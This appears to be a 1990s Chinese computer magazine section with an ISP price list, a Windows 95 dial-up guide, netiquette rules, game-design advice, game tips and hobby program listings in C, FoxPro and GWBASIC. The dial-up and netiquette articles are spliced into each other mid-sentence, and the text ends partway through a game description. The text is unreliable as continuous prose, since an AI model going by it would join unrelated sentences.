东方网景座落于中关村核心地带的门市部使其与其他地处偏僻的网络公司相比有了地理上的优势,而其真正核心则隐身于体育师范学院内的一座寂静的写字楼内,这里的技术骨干和市场人员是该公司的支柱。该公司与客户始终保持着紧密联系,每天能接到约 50 多个咨询电话,为客户使用 Internet 确实提供了不少便利,东方网景一部份精力放在在线服务方面——东方网景信息平台,提供商业、旅游业、房地产业、音乐界、影视界等多种经济文化领域的信息,为上网用户提供国内外最佳网点的连接,此外,东方网景还提供专线接入服务,可为集团型的企、事业单位设计 Internet,为其 MIS 系统提供最佳的通信技术、解决方案,提供 WWW 页面制做,域名申请,服务器空间租用等成套服务。东方网景的技术培训定期举办,从听课人数和学员反应来看,起到了预期的效果。

东方网景收费情况

1、租用磁盘空间(无独立域名)。

空间	半年费(元)	全年费(元)
500K	600	1000
1M	1200	2000
2M	2400	4000
5M	6000	10000
10M	9000	15000

2、租用空间,用独立域名和 IP 地址

空间	半年(元)	全年(元)
5M	6500	12000
10M	9500	18000
20M	18000	30000
50M	36000	60000
100M	60000	100000

开户费(包括分配 IP 地址、域名、注册、设置 1500 元)

3、主页制做费

(待续)

(北京 邹容)

利用 WIN95 轻松上网

如果您已向 ISP(Internet 服务供应商)申请到用户帐号并采用 PPP 方式,利用 win95(中/英)内置的拨号软件及浏览器软件您可以方便地实现与 ISP 的连接。在安装前您需要了解下面几个相关术语的含义:IP 地址,DNS Sever 以及,IP/TCP。数据要到达某一地方需要一定的地址,这个地址就是 IP 地址,它是基于 IP 协议的地址,一般由 4 个 (0~255) 的数字组成。这是 INTERNET 服务器所确认的地址,但由于数字地址不便记忆,人们更愿意输入文字地址,这就需要在数字地址与文字地址之间的转换,这是通过 DNS Server(Domain Name Service Server) 域名服务器完成的,一个完整的地址包括主机名 (HOST) 及域名 (DOMAIN),比如:cfan.netchina.co.cn,其中 cfan 是主机名,netchina.co.cn 是域名。如果您在设置中没有输入 DNS 信息,您就只能通过输入数字地址实现访问了。另外,数据在传递的过程中还需要有相应的规则它就是 IP(Internet Procotol) Internet 协议/TCP。好,懂了这些基本概念的含义,我们就可以动手来接通 INTERNET 了。

一、安装调制解调器

在关机的条件下按说明书的要求接好线路,然后打开计算机和调制解调器开始安装,双击 my computer(我的电脑) 图标,然后双击 control panel(控制面板),再双击 modem(调制解调器),如果您知道 modem 的厂家及型号,您可以选择 don't detect my computer and I will select it from a list(否则不选该项,让系统自动检测 modem),然后按下 next(下一步)选择厂家及型号,按 next,选择串口(com)后按 next,最后按 finish(完成),这时您选择的 modem 将出现在 modem properties(调制解调器属性) 窗口中,然后点 OK 回到 control panel(控制面板) 窗口,至此您的 modem 就已经安装成功了。

二、安装 WIN95 内置的拨号器

在 Control panel 中双击 add/ remove programs (添加/ 删除程序) 图标,选择 windows setup(安装 windows),单击 communication(通讯) 选项,点 OK 后,系统自动回到上一极菜单,然后再点 OK,按系统提示放入 win95 CDROM 并输入正确的拷贝文件路径名,如果您的光驱是 D 盘则输入 D:\win95,按 OK,文件拷贝完成后,出现 Dial - Up Networking Setup 的画面,单击 OK。这时系统会显示需要重新启动使设置生效的信息,由于以下的设置仍需要重新启动系统,因此您不必立即重新启动系统,选择 NO 回到 control panel 窗口。

三、网络传输协议(IP/TCP)的安装

在 control panel 中双击 Network(网络)图标,点 Add(添加) 后选 protocol(协议) 再点 Add,在 Select Network Procotocol(选择网络协议) 中选择 Microsoft,TCP/IP,点 OK 回到上一级菜单,确定 TCP/IP 出现在窗口中。单点 TCP/IP,选择 properties(属性),如果 ISP 为您提供了 IP 地址则在 IP 地址栏中输入 IP 地址,否则选 Obtain an IP address automatically(自动获得一个 IP 地址),然后点 DNS Configeration(DNS 设置),选 Enable DNS(启用 DNS),输入 HOST(主机名)及 Domain(域名),在 DNS Server search order(DNS 服务器搜索顺序) 中先输入 primary DNS(主控 DNS),单击 Add(添加),然后再以同样的方法添加 Secondary DNS(辅助 DNS)。如果您通过局域网上网,您还需点按 Gateway(网关),输入 Gateway 出口地址,然后点 OK 回到上一级菜单再点 OK,系统再次提示重新启动计算机,选择 yes。

四、有关拨号连接的设置

打开 My Computer,您会发现 Dial - Up Networking 图标已添加到 My Computer 窗口中,双击该图标,再双击 Make a new connection(新建连接) 点 Configer(设置),在这里有 General(常规),Connection(连接)和 Options(选项)三项设置,在常规项中可对 MODEM 的通信端口以及通讯的速率,连接项可设置通信时数据的起始位,校验位等。在选项中您可以选择 Bring Up terminal windows after dialing(拨号后出现终端窗口),通过它可对用户身份进行校验,如果您使用的是内置式的 MODEM,可以选择 Display Modem Status(显示 Modem 工作状态)以帮助您随时了解 MODEM 的工作情况,点 OK,再点 Next(下一步),输入地区号码及上网电话号码 (是 ISP 提供的号码而不是您当前使用的电话号码),然后点 Next,再点 finish,到此,您就建立了一个新的连接。用鼠标右键单击该连接,选 Properties(属性),如果您用的不是国际

Internet 上的使用规范：Internetiquette

不论何时，也无论是公共场合或私下，人们进行交流时，有的行为举止被认为是可以接受的，而有的却无法接受。

同样道理，在 Internet 的电子邮件、讨论组或新闻组中，情况也是这样，有的行为和操作是文明的、礼貌的，而有的会使你显得粗鲁而不受欢迎，甚至会给你带来麻烦。

“当我使用了不当的操作并且离对方有几千公里时，他们将会对我做何反应？”你也许会这么问。（在非常严重的情况）对方也许会切断与你的联系。这时，你将猜到会有何结果发生。人们将不经常被迫退出 Internet，除非一些非常严重的原因。

当足够多的人进行通信时，会发生一些奇怪的事情。在 Internet 上会出现‘民间故事’（有时也称‘市井传奇’），有些故事能一直流传下去。

一、电子邮件的使用规范

当使用电子邮件服务系统进行通信时，请用户记住 Internetiquette 的十项重要规定。

1. 叫喊（shouting）：不要叫喊。全部用大写字母书写的消息非常难以阅读，并且让人感到不舒服。这通常叫作叫喊（shouting）。对之适当的反应是应礼貌地要求对方停止叫喊。如果对方没有停止，请你宽容一些，也许他们正在等待计算机维修人员修理 shift 键。如果叫喊者持续地发送长串词组，你不要接收任何对方的消息直至他们抱怨，然后再礼貌地告诉他们停止接收消息的原因。即使叫喊者是你的老板，你仍要这样做。

2. 正确寻址：确定你所发消息的收方地址是正确的。特别是保密的或私人信件，地址的正确性显得更为重要。

3. 引用权：请记住（特别是那些有问题的内容），你发送的消息能够很容易地、瞬间地转发到其它用户。

4. 发送者：确定那些让你做某些不恰当工作的消息确实是从声明要发消息的人那里发出。

5. 语气：注意你所写内容的语气，平时说话时听起

电话，不要选择 Use country code and Area code（选用国家和地区号），如已经选择该项则取消该项设置，否则在拨号时系统会在正确的电话号码前加上区号使电话报错，然后选择 Server Type，在此面板下选择 PPP：windows 95，windows NT 3.5，Internet 项，确定 NETBEUI，IPX/SPX Compatible，TCP/IP 三项网络协议被选中。然后单击 OK，回到上一级菜单，再点 OK。至此，有关连接的设置就完成了。

五、接通 INTERNET ISP

双击该连接，出现拨号窗口，单击 Dial propertise（拨号属性）按钮，选择与您电话相配的信号形式音频（Tone dialing）/脉冲（Pulse dialing），然后点 OK，回到拨号窗口，输入 password（密码）后，单击 connection 系统就会自动拨号，拨号后出现终端窗口，按提示输入用户名及口令等信息，系统将建立与 ISP 的连接（屏幕上一般会显示计时信息），祝贺您，您已经成功了！双击 win95 中自带的 Internet Explore（一个浏览器）就可以进入 ISP 的主页（当然您也可以选择其它类型的浏览器），如果您对浏览器感兴趣，在很多 WEB 点都有免费的浏览器软件供您下载，比如在 www.east.cn.net 就有 Netscape navigator，Hotjava 等浏览器软件

六、进入 INTERNET 之后

当您进入 INTERNET 后您可能仍然需要帮助，应该到哪去找我想要的信息呀？别着急，您只要到输入 http://www.yahoo.com/（它就是大名鼎鼎的雅虎公司）输入您想查找的内容（比如您想查有关计算机的信息就可以输入 computer），它会告诉您相关信息的具体位置。另外还有许多的中文 WWW 地址。想看《电脑爱好者》杂志电子版吗？（http://www.cfan.cn.net），想了解国安足球队吗？（http://www.chinapages.com/beijing/bj-gacb1.thm），喜欢音乐吗？（http//www.orinet.cn.net/music/），想了解中国经济信息吗？（中国经济信息网 http://www.cei.go.cn），还有微软中文网页 http://www.microsoft.com/china），IBM 中文网页（http://www.ibm.co.jp/IBMGCG/IBMPRC－C/index.html），Intel 中文网页（http://www.intel.com/cn/gb/index.htm）等等等等！网上有太多精彩的内容等待着您，赶快动手试试吧！

（本刊记者　臧捷）

来风趣、恰当的语言在电子邮件中会变得不礼貌。事实说明电子邮件很容易完成，许多人花很少的时间考虑将要在电子邮件中写什么，也不按照手写信的格式书写。你应当保存那些长信或很重要的书信，并且在提交到 Internet 之前再阅读一下。如果你认为自己也许会被误解，当环境允许时，你可使用电子邮件的缩写和表情符(emotions)。

6. 他人的语气：你应该认真阅读别人所写的内容。他们真正要表达的语言并不一定是书面上你所理解的那种。作者曾经和一位生产部经理一起工作，并使用电子邮件传递信息，经理的秘书总是把收到的邮件转发给经理。她回答到‘I resent your message’。作者感到困惑便打电话问她：“What the hell do you resent?(你究竟恨什么)”。当作者发现自己把 resent(重发 resent) 当成憎恨理解后便花十分钟来表示自己的歉意。

7. 适当的内容：内容不要粗俗。

8. 注意：在信中不会有的就不要在邮件中发送。如果你打算诽谤、闲聊或做其它不当言行，还是停止这种想法。还有要避免冲动行为，它也是粗俗的，应该杜绝。

9. 不要发怒(flaming)：Flaming 是指在你愤怒时不加思索地发出消息的情况。结果使你显得愚蠢和不成熟，所以不要发怒。

10. 连锁信件：请不要卷入其中。连锁信件十分浪费资源，甚至是非法的。

二、电子邮件缩写和表情符(Emotions)

电子邮件缩写和表情符可使你在电子邮件中表达的意图更加清楚。这些约定在正式的通信中并不经常使用，但是它们对于日常的通信却非常有用。当你想强调你所说内容的语气时，你可以使用缩写和表情符。

电子邮件缩写是指在消息中有策略地放在重要位置的字母缩写词。它们附属于上下文，由于幽默或生气等原因，它们被礼貌或不礼貌地使用，例如：

LOL(Laughing Out Loud)－－就可放在像这类话的后面：“该公司说本产品将按时发货(LOL)”

ROTFL(Rolling On The Floor Laughing)－－就可附在类似这句话的后面：“该公司说本产品将按时发货并在预算之内，还附有明细单(ROTFL)”。

表情符是一些字符序列，它们表示面部表情或其它表情，差不多有几百种，但只有一些经常使用。当它们使用在单调的印刷字体中，阅读时感觉更美妙。例如：

：-)表示 Smile(笑)－例如，“我们已收到发货：-)”表示了发信者高兴的心情；又如‘我们会不厌其烦地为您发货：-)’表示了发信者热情的服务态度。

：-(表示 Displeasure(不愉快)－例如‘我们收到了发货，但是：-(’。

三、流传的“民间故事”

“民间故事”是一个奇特的社会现象，通常它基于一些真人真事，但是在传播中，常常被夸张、曲解，到最后与最初的含义完全不同了(通常变得更加有趣)。举一个现代“民间故事”的例子：有位女士把长毛狗放在微波炉里想烘干狗的长毛！在 Internet 上，由于大多数信件为文本、复件，同样的现象也会发生，信件在 Internet 上传到最后已面目全非了。

四、网络规则及注意事项

当你使用或运行 Internet 后，应清除那些无用的信息。下面是有关这方面的注意事项，你应该牢记。

1. 如果你放弃某个 Internet 机器的帐户，需要在你的工作域下删除所有文件，并且通知系统管理员你的退出，以便他清除帐户。其次，确定你已清除在电子论坛讨论组中的签名，否则在你已不存在的户头上仍将接收消息，这些消息仍将发回电子论坛。很明显，这会发生混乱。

2. 如果你发现他人的口令，请告诉他们。在任何情况下都不要使用那些帐户，也不要把你所知的口令告诉其他任何人，否则将危害他人的使用安全。

3. 如果你发现计算机系统出了问题，请告诉管理员。不要仅耸耸肩膀认为这是别人的问题。这就象在路上发现车子漏油而不告诉他人这一危险一样。

4. 如果你知道有人企图破坏系统或威胁到他人的使用安全，请立即报告系统管理员。

记住，Internet 不但是社会性的，而且是技术性的。并不是每个 Internet 的使用者都是技术权威和杰出的科学家。良好的方法和礼貌，细心的行为会使你得到友好的帮助和合作。

Internet 是一个协作环境，记住这一点是非常重要的。如果人们滥用公众职责，那么协作精神就会处于危险的崩溃边缘，Internet 将再不会像以前一样了。

(浙江　姜晖)

国际股票市场行情：
www.quote.com
航天飞机最新资料、美宇航局各网点：
www.gsfc.nasa.gov
旧金山最标新立异的书店内容：
town.hall.org/places/citg_lights/



运行本程序时，会在屏幕上绘出一架色彩漂亮的电子琴，小键盘上 1...7 为中音，Ctrl+1...7 为低音，Shift+1...7 为高音，0 为停止。弹奏音乐时，能在屏幕上显示出所按电子琴键的位置。按“ESC”退出。本程序在 Turbo c 2.0 586/VGA 运行通过。

```
#include <graphics.h>
#include <stdlib.h>
#include <conio.h>
int f[3][7]={262,294,330,349,392,440,494,524,587,659,698,784,880,988,1024,1174,1318,1396,1568,1760,1976};
void dzq();
main()
{
    char ch[2],h;
    int i=1;
    int k,j,y;
    int da[3][14]={0,1,1,1,1,0,0,1,1,1,1,1,1,0,0,1,1,1,1,0,0,1,1,1,1,1,1,0,0,1,1,1,1,0,0,1,1,1,1,1,1,0};
    ch[1]=0;
    dzq();
    y=getmaxy();
    ch[0]=getch();
    while(ch[0]!=27)
    {
      h=ch[0]-49;
      if(ch[0]==79){h=0;i=2;}
      if(ch[0]==80){h=1;i=2;}
      if(ch[0]==81){h=2;i=2;}
      if(ch[0]==75){h=3;i=2;}
      if(ch[0]==76){h=4;i=2;}
      if(ch[0]==77){h=5;i=2;}
      if(ch[0]==71){h=6;i=2;}
      if(ch[0]==117){h=0;i=0;}
      if(ch[0]==-111){h=1;i=0;}
      if(ch[0]==118){h=2;i=0;}
      if(ch[0]==115){h=3;i=0;}
      if(ch[0]==-113){h=4;i=0;}
      if(ch[0]==116){h=5;i=0;}
      if(ch[0]==119){h=6;i=0;}
      if(ch[0]==ch[1]){nosound();delay(20);}
      if(h> -1&&h<7) {sound(f[i][h]);}
      if(ch[0]=='0') {nosound();}
      if(h> -1&&h<7||ch[0]=='0')
        {
            if(ch[0]!='0'){
                setcolor(0);
                line(165+h*14+i*98,y-y/3,165+h*14+i*98,y-100);
                line(177+h*14+i*98,y-y/3,177+h*14+i*98,y-100);
            }
          if(ch[0]!=0) ch[1]=ch[0];
          ch[0]=getch();
          setcolor(15);
          line(165+h*14+i*98,y-y/3+da[i][h*2]*35,165+h*14+i*98,y-100);
          line(177+h*14+i*98,y-y/3+da[i][h*2+1]*35,177+h*14+i*98,y-100);
        }
        else{
            if(ch[0]!=0) ch[1]=ch[0];
ch[0]=getch();
          }
        i=1;
    }
    nosound();
    closegraph();
  }
  void dzq()
  {
    int x,y,j,i,h,rad;
    int gdriver=DETECT,gmode;
    initgraph(&gdriver,&gmode,"c:\\tc");
    cleardevice();
    randomize();
    x=getmaxx();
    y=getmaxy();
    j=(x-300)/23;
    bar(150+j,y-y/3,x-167-j,y-100);
    setcolor(0);
    for(i=0;i<x-300-j;i+=j)
    line(150+i,y-y/3,150+i,y-100);
    setfillstyle(1,0);
    for(i=0;i<x-300-j*4;i+=j)
    if(i!=j*2&&i!=j*6&&i!=j*9&&i!=j*13&&i!=j*16&&i!=j*20)
      bar3d(150+i+j+j/2+3,y-y/3,150+i+j*2+j/2-5,y-125,2,1);
      setcolor(3);
      line(165,y-y/3-60,x-182,y-y/3-60);
      line(140,y-y/3-35,140,y-y/3-5);
      line(x-157,y-y/3-35,x-157,y-y/3-5);
      setcolor(3);
      rectangle(140,y-y/3-11,x-157,y-95);
      setcolor(3);
      rectangle(160,y-y/3-5,x-181,y-100);
      rectangle(200,y-y/3-55,x-221,y-y/3-15);
      for(i=0;i<200;i+=8){
      setfillstyle(1,3);
      bar(210+i,y-y/3-50,210+5+i,y-y/3-20);
      rad=random(21)+20;
      setfillstyle(2,11);
      bar(210+i,y-y/3-rad,210+5+i,y-y/3-rad-10);}
      rectangle(140,y-y/3-12,x-157,y-y/3-9);
      ellipse(165,y-y/3-35,90,190,25,25);
      ellipse(x-182,y-y/3-35,0,95,25,25);
      circle(x-207,y-y/3-20,4);
      circle(x-207,y-y/3-20,2);
      circle(x-190,y-y/3-20,4);
      circle(x-190,y-y/3-20,2);
      setcolor(1);
      setfillstyle(1,1);
      floodfill(142,y-y/3-5,3);
      setfillstyle(10,1);
      floodfill(198,y-y/3-35,3);
      setcolor(4);
      settextstyle(5,0,3);
      outtextxy(160,y-y/3-110,"---Computer Piano ---");
      settextstyle(7,0,1);
      outtextxy(190,y-90,"--- Pass ESC to Quit ---");
}
```

（福建　冯元榛）

自己动手编游戏(三)

游戏的创意

创意是游戏的灵魂。与游戏华丽的界面、激烈的场景不同，创意往往是蕴藏在游戏内部更深层次的一种极其精妙的构思和创作蓝图。对于游戏创作来说，创意是第一个起点;对于游戏本身来说,创意则是其所有各个组成部分的重心。

游戏创意的产生与其说是来自游戏策划者初期的设计思想，不如说是来自外部世界的灵感。让我们来看几个例子:最早广泛流行的计算机游戏《大富翁》,其创意的灵感来自曾流行于港台的一种桌面游戏;《天使帝国》则实际上是一种西洋战棋的翻版;《毁灭公爵》与《DOOM》有着千丝万缕的血脉亲源;而《魔兽争霸》和《C&C》也不过是在结合模拟建设和战棋两类游戏的基础上增加了实时对战的功能。从此也不难看出，游戏的产生实质上是一个对于外部世界的再模拟再创造的过程。而游戏的创意则是指导这种过程的核心思想。

环顾我们身边浩若群星的计算机游戏，可以说其游戏创意也是相当丰富多彩的。但是，正如并非所有的游戏都会受到欢迎一样，并不是所有的游戏创意都可以获得大众的认可。一般来说，所有优秀的计算机游戏都必需有一个好的创意；但是好的创意却不一定能带来一个出色而成功的游戏。那么，如何来确定一个优秀的游戏创意呢？

首先,一个好的创意必须是一个简单的创意。

这方面最成功的例子是大家极为熟悉的WINDOWS中的《挖地雷》。这个游戏的创意可以说是极其简练精悍，但是其耐玩程度比之大型到数张光盘的现代计算机游戏却决不逊色。相反，前不久大家翘首以待多年的《三国演义二代》公开发行之际,当朋友们突然发现他们不得不面对垦荒、种地、练兵、布阵等诸多琐事;甚至不得不随时提防曾和你“不求同年同日生,但求同年同日死”的结拜兄弟关羽、张飞在你后院放火时，恐怕真正能原意多玩几遍的朋友就不是很多了。说句公道话,《三国演义二代》的游戏创意也是很出色的，它在对于古代社会现实的模仿中是相当出类拔粹的。但是游戏毕竟不是现实，这种教训是在进行游戏创意时必须时刻牢记的。

其次，一个好的创意必须以满足游戏者的成就感为目的。

《大航海时代》让我们成为一个冒险家、《美少女梦工厂》让我们变成慈父良母、《三国志》使我们得以君临天下、《仙剑奇侠传》使我们能够除暴安良等等诸如此类的游戏，无一不是由于满足了大家内心深处一种对于成就的渴望而大获成功。这里的创意关键在于游戏中成功难度的设置,必须明确一个目的:即游戏者在进行游戏时必须是在进行一种精神上的享受而不是“自虐”! 反观许多失败的游戏创意，尤其是许多失败的RPG角色扮演游戏,恰恰是忽视了这一点而陷入了泥潭。

最后，在进行游戏创意时要注意的是应尽量选择游戏者所熟悉的游戏背景。

游戏归根结底是一种文化的产物，不可避免地要打上不同的文化烙印。不同的文化所产生的不同游戏背景会对游戏者产生不同的影响。三国类游戏之所以在中国久盛不衰，而类似的日本战国游戏却无法得以广泛流传，其根本原因就在于此。选择不同的游戏背景,实质上就是选择了不同的游戏者群体,它直接关系到游戏的市场和影响。以笔者所见过的游戏中，《雨滴》和《亚马逊河》都是非常出色的英文电影游戏,但是几乎没有人谈论它们，就是因为它们在国内的游戏界里实在是太过于阳春白雪以至曲高和寡了。

关于游戏的创意说了很多，虽然对于广大的电脑爱好者来说第一次自己动手编游戏不一定要达到多么高的商业化水准，但是了解这些知识一定是必须的。如果你希望你精心设计的一个游戏创意具有真正的价值，你就必须严格地按照商业化的标准来实现你的梦想,它真正的意义不仅仅在于实现商业价值,同时对你的计算机编程技术也是一个新的提高。在这一点上，微软公司给我们大家提供了一个出色的典范。如果你留心一下微软公司所提供的DOS6.22就会发现其中有一个NIBBLES.BAS文件，它就是一个完整的用BASIC语言编写的游戏源代码。

NIBBLES中文是咬、蚕食的意思。其游戏创意正像这个名字一样朴实无华：一条小虫通过吞噬食物长大自己。由这个简单的创意引出一个简单的剧本：你要控制小虫的不停地游动,设法绕开各种障碍物,吃到食物。请注意，在这个游戏创意转化为游戏剧本的过程中,不但规定了游戏的剧情情节,而且给出了游戏中的三个角色:小虫、障碍物、食物。

事实上，所有的游戏创意向游戏剧本的转化过程都是如此。在保证贯彻游戏创意的基础之上，细化出游戏的背景、角色和故事情节就生成了具体的游戏剧本。它是我们走向游戏编程实现的第一张设计蓝图。

(待续)

(抚顺　邵文　郝斌)

字 母 攻 击 游 戏

运行本程序时将从屏幕上方落下字符，要求玩者按下对应的键，若按键正确则从屏幕下方发出子弹击中正在下落的字符。并且每下落40个字符,字符下落速度将变快。可帮助玩者提高击键速度，增强练习指法的趣味性。

本程序用FOXPRO 2.5编写。用其提供的INKEY()和LASTKEY()函数，实现按键控制。

程序说明：

主程序为PLAY.PRG控制字符下落和检查按键。字符下落速度可通过改变B的值来调节。

子程序为RANDOM.PRG为获取随机数。

```
*main program*
*play.prg*
set esca off
set talk off
set color to 1/7,3/4,4
clear
public seed
bb = 0
seed = 10
repeat = 0 &&**调整此值可决定击键错误时字母是否重复**
a = 1
do while a< =79
    ch = chr(1)
    cr = chr(4)
    @0,a say "&ch"
    @24,a say "&cr"
    a = a + 1
    enddo
    do while .t.
    js = 1
    do while js< =40
    js = js + 1
    x = 1
    y = random(80)
    c = random(52) + 65
    char = chr(c)
    gun = chr(24)
    ??chr(7)
    do while .t.
     do while x<24
    @x,y say "&char"
    x = x + 1
    k = inkey()
    key = lastkey()   && **获得按键值**
    do case
    case key = 27
        retu
    case key = c
        b = 1
        do while .t.  &&**攻击出现的字母*
        @24-b,y say "&gun"
        if 24-b = x-1
        @x-1,y say "*"
        yy = 1
        do while yy<3200   &&  **延时**
        yy = yy + 1
        enddo
        @x-1,y say " "
        beep  = chr(7)
        ?beep
        exit
        endif
        yy = 1
        do while yy<1100   &&  **延时**
        yy = yy + 1
        enddo
        @24-b,y say " "
        b = b + 1
        enddo
        exit
        endcase
        a = 1
        b = 11200
        do while a< = b-bb  &&  **延时**
        a = a + 1
        enddo
        @x-1,y say " "
        enddo
        if lastkey() = c
        exit
        endif
        if repeat = 0  &&**字母没有被击中时不重（repeat
< >0时重复）
            exit
        endif
        x = 1
        enddo
        enddo
        bb = bb + 500  &&**使字母下降速度加快**
        enddo
**获取随机数**
** RANDOM **
PARAMETERS N
SEED = MOD(SEED*7 + 113,65533)
RETURN MOD(SEED,N)
```

（河北　马青）

猜姓氏游戏

——“推算姓氏”揭秘

在一些地区的城乡里，常看到“算命先生”把《百家姓》分成若干组写在一张纸上，并写上一行“君子不说姓，能知你贵姓”之类的大字。如果有人来算命，他先叫你指出你的姓氏在那一组里，然后拿出一摞卡片，上面也写有许多姓氏，叫你指出你的姓氏在那一张上，算命先生就能很快正确地说出你的姓氏来。不知底细的人觉得很神奇。其实只不过是一个简单的数字游戏而已。

笔者用 GWBASIC 语言编写了一个程序，实现了“不用说出你的姓氏，计算机能算出你姓什么”的功能，现贡献给广大电脑爱好者，一则供大家从源程序中揭穿其中“秘密”，不要上当受骗；二则也可当作游戏玩玩。本程序将《百家姓》中收入的近五百个姓氏全部列出，并将它们分为 20 个组，每组 25 个姓氏(可任意划分)。程序运行时，每次在屏幕上显示一组姓氏，用 Y 或 N 键回答屏幕提问，当回答两次 Y 后屏幕即显示出你的姓氏来。值得一提的是，读者可以举一反三，用它来猜别的事 把原理讲给孩子听，还可以启发他们的智慧。

程序可在 PC 机的 CCDOS 环境下用 GWBASIC 以解释方式运行。

源程序清单如下：

```
10 '* * * * EVQIC.BAS 1996.10 * * * *'
20 CLS : KEY OFF
30 DIM A $ (500)
40 FOR J = 1 TO 500: READ A $ (J): NEXT J
42 LOCATE 6, 30: PRINT " * * * * * * * * * * * * * * * *": Y = 10
44 LOCATE 7, 30: PRINT "猜 姓 游 戏"
50 LOCATE 8, 30: PRINT "* * * * * * * * * * * * * * * *"
60 LOCATE 11, 10: PRINT "不用说出你的姓氏, 计算机能算出你姓什么。不信, 你任按一键试试看"
70 E $ = INPUT $ (1): CLS : GOSUB 700
110 FOR I = 1 TO 500
120 B $ = B $ + " " + A $ (I): IF I MOD 5 = 0 THEN LOCATE Y, 20: PRINT B $ : B $ = "": Y = Y + 1
130 IF I MOD 25 < > 0 THEN GOTO 150
140 LOCATE 16, 30: INPUT "有(Y)/无(N)"; S $ : IF S $ = " y" OR S $ = " Y" THEN CLS : Y = 10: W = I / 25: GOTO 400 ELSE CLS : Y = 10: GOSUB 700
150 NEXT I
400 FOR J = 1 TO 25: S = 0: GOSUB 700
415 FOR I = 1 TO 400 STEP 25
420 D $ = D $ + " " + A $ (J - 1 + I): S = S + 1: IF S = 4 THEN LOCATE Y, 20: PRINT D $ : D $ = "": S = 0: Y = Y + 1
425 NEXT I
430 LOCATE 16, 30: INPUT "有(Y)/无(N)"; V $ : IF V $ = "y" OR V $ = "Y" THEN X = (W - 1) * 25 + J: Y = 10: GOTO 600 ELSE Y = 10: CLS
440 NEXT J
600 IF X = 0 THEN CLS : LOCATE 20, 20: PRINT "你回答不正确或者《百家姓》中无此姓氏!": END
610 CLS : LOCATE 10, 20: PRINT "贵姓:"; A $ (X): END
700 LOCATE 8, 16: PRINT "这里面有你的姓吗?": RETURN
810 DATA 昌,马,苗,凤,花,方,俞,任,袁,柳,酆,鲍,史,唐,费,廉,岑,薛,雷,贺,倪,汤,滕,殷,罗,毕,郝,邬,安,常,乐,于,时,傅,皮,卞,齐,康,伍,余,元,卜,顾,孟,平,黄,和,穆,肖,尹
820 DATA 姚,邵,湛,汪,祁,毛,禹,狄,米,贝,明,臧,计,伏,成,戴,谈,宋,茅,庞,熊,纪,舒,屈,项,祝,董,梁,杜,阮,蓝,闵,席,季,麻,强,贾,路,娄,危,江,童,颜,郭,梅,盛,林,刁,钟,徐
830 DATA 邱,骆,高,夏,蔡,田,樊,胡,凌,霍,虞,万,支,柯,昝,管,卢,莫,经,房,经,缪,干,解,应,宗,丁,宣,贲,邓,郁,单,杭,洪,包,诸,左,石,崔,吉,钮,龚,程,嵇,邢,滑,裴,陆,荣,翁
840 DATA 荀,羊,于,惠,甄,麴,家,封,芮,羿,储,靳,汲,邴,糜,松,井,段,富,巫,乌,焦,巴,弓,牧,隗,山,谷,车,侯,宓,蓬,全,郗,斑,仰,秋,仲,伊,宫,宁,仇,栾,暴,甘,钭,厉,戎,祖,武
845 DATA 赵,钱,孙,李,周,吴,郑,王,冯,陈,褚,卫,蒋,沈,韩,杨,朱,秦,尤,许,何,吕,施,张,孔,曹,严,华,金,魏,陶,姜,戚,谢,邹,喻,柏,水,窦,章,云,苏,潘,葛,奚,范,彭,郎,鲁,韦
850 DATA 符,刘,景,詹,束,龙,叶,幸,司,韶,郜,黎,蓟,薄,印,宿,白,怀,蒲,邰,从,鄂,索,咸,籍,赖,卓,蔺,屠,蒙,池,乔,阴,胥,能,苍,双,闻,莘,党,翟,谭,贡,劳,逢,姬,申,扶,堵
860 DATA 冉,宰,郦,雍,却,璩,桑,桂,濮,牛,寿,通,边,扈,燕,冀,郏,浦,尚,农,温,别,庄,晏,柴,瞿,阎,充,慕,连,茹,习,宦,艾,鱼,容,向,古,易,慎,戈,谬,庾,终,暨,居,衡,步,都,耿
865 DATA 满,弘,匡,国,文,寇,广,禄,阙,东,殴,殳,活,利,蔚,越,夔,隆,师,巩,库,聂,晁,勾,敖,融,冷,訾,辛,阚,那,简,饶,空,曾,毋,沙,乜,养,鞠,须,丰,巢,关,蒯,相,查,后,荆,红
870 DATA 游,竺,权,逯,盖,益,桓,公,万俟,司马,上官,欧阳,夏侯,诸葛,闻人,东方,郝连,皇甫,尉迟,公羊,澹台,公治,宗政,濮阳,淳于,单于,太步,申屠,公孙,仲孙,轩辕,令狐,钟离
880 DATA 宇文,长孙,慕容,鲜干,闾丘,司徒,司空,宫,司寇,仉督,子车,颛孙,端木,巫马,公西,漆雕,乐正
890 DATA 壤驷,公良,拓拔,夹谷,宰父,谷梁,晋楚,闫法,汝鄢,涂钦,段干,百里,东郭,南门,呼延,归海,羊舌,微生,岳帅,缑亢,况后,有琴,梁丘,左丘,东门,西门,商,牟,佘,佴,伯,赏,南宫
900 DATA 墨,哈,谯,笪,年,爱,阳,佟,第五,言,福,百,家,姓,续," "," "," "
```

(湖北　曹树造)

《美少女梦工场》之攻克"武神"

《美少女梦工场》这则游戏，攻略较简单，但到最后，在"北部冰山地带"的最高处，通过'武神'这一关，实在是很困难。要通过这一关，必须从第一天开始就对美少女进行艰苦的训练。

首先，美少女必须提高自己的"战斗能力"。主要是通过学习格斗、剑术来提高。"学习'需要很多钱，有几种方法可以较快较多的得到钱：(一)去农场打工(打一种工）赚钱。去农场打工最合算，还可提高自己的"体力"；(二)专门学习绘画，画出一幅作品后，去参加"收获节'的绘画比赛，可得到巨额奖金，第二、三次仍可参加；(三)当老龙王来提亲时，可答应嫁给老龙王的儿子，可得到一大笔钱，虽然这样一来，美少女心里会不痛快。美少女的'战斗能力"，还可通过买最好的'米利斯战剑'来提高，但不必买铠甲。铠甲可在北部冰山的天桥下得到（从天桥中间跳下，即可得到"米利斯铠甲'）。

其次，美少女还必须提高"战斗意志"。主要是通过"武者修行"来提高，但提高的速度相当慢，所以必须抓紧每一天的时间，进行锻炼；另外，可以在'收获节'中参加'武斗比赛'来提高。"战斗意志'到最后一天也是提不足的，所以提得越高越好。

最后，当十八岁的最后一个月时，就可以到"北部冰山地带'的最高处，跟'武神'进行决斗。用'魔法能力'能更快的消耗'武神'的体力(武神的'战斗意志'不会消耗)，所以在训练时也需要提高美少女的"魔法能力"。打败'武神'后结果会怎样呢？你试试。

（南汇　朱桂香）

趣味弹球捕捉游戏

游戏规则：①用光标键↑和↓键来移动一绿板，去捕捉一个在黄色方框里反弹着的绿球。

②若捕捉住，则在框的左边加上一个彩色球，加上10分，并演奏一段音乐；若未捕捉住，球进入了红线禁区，则发出警钟，并扣5分。

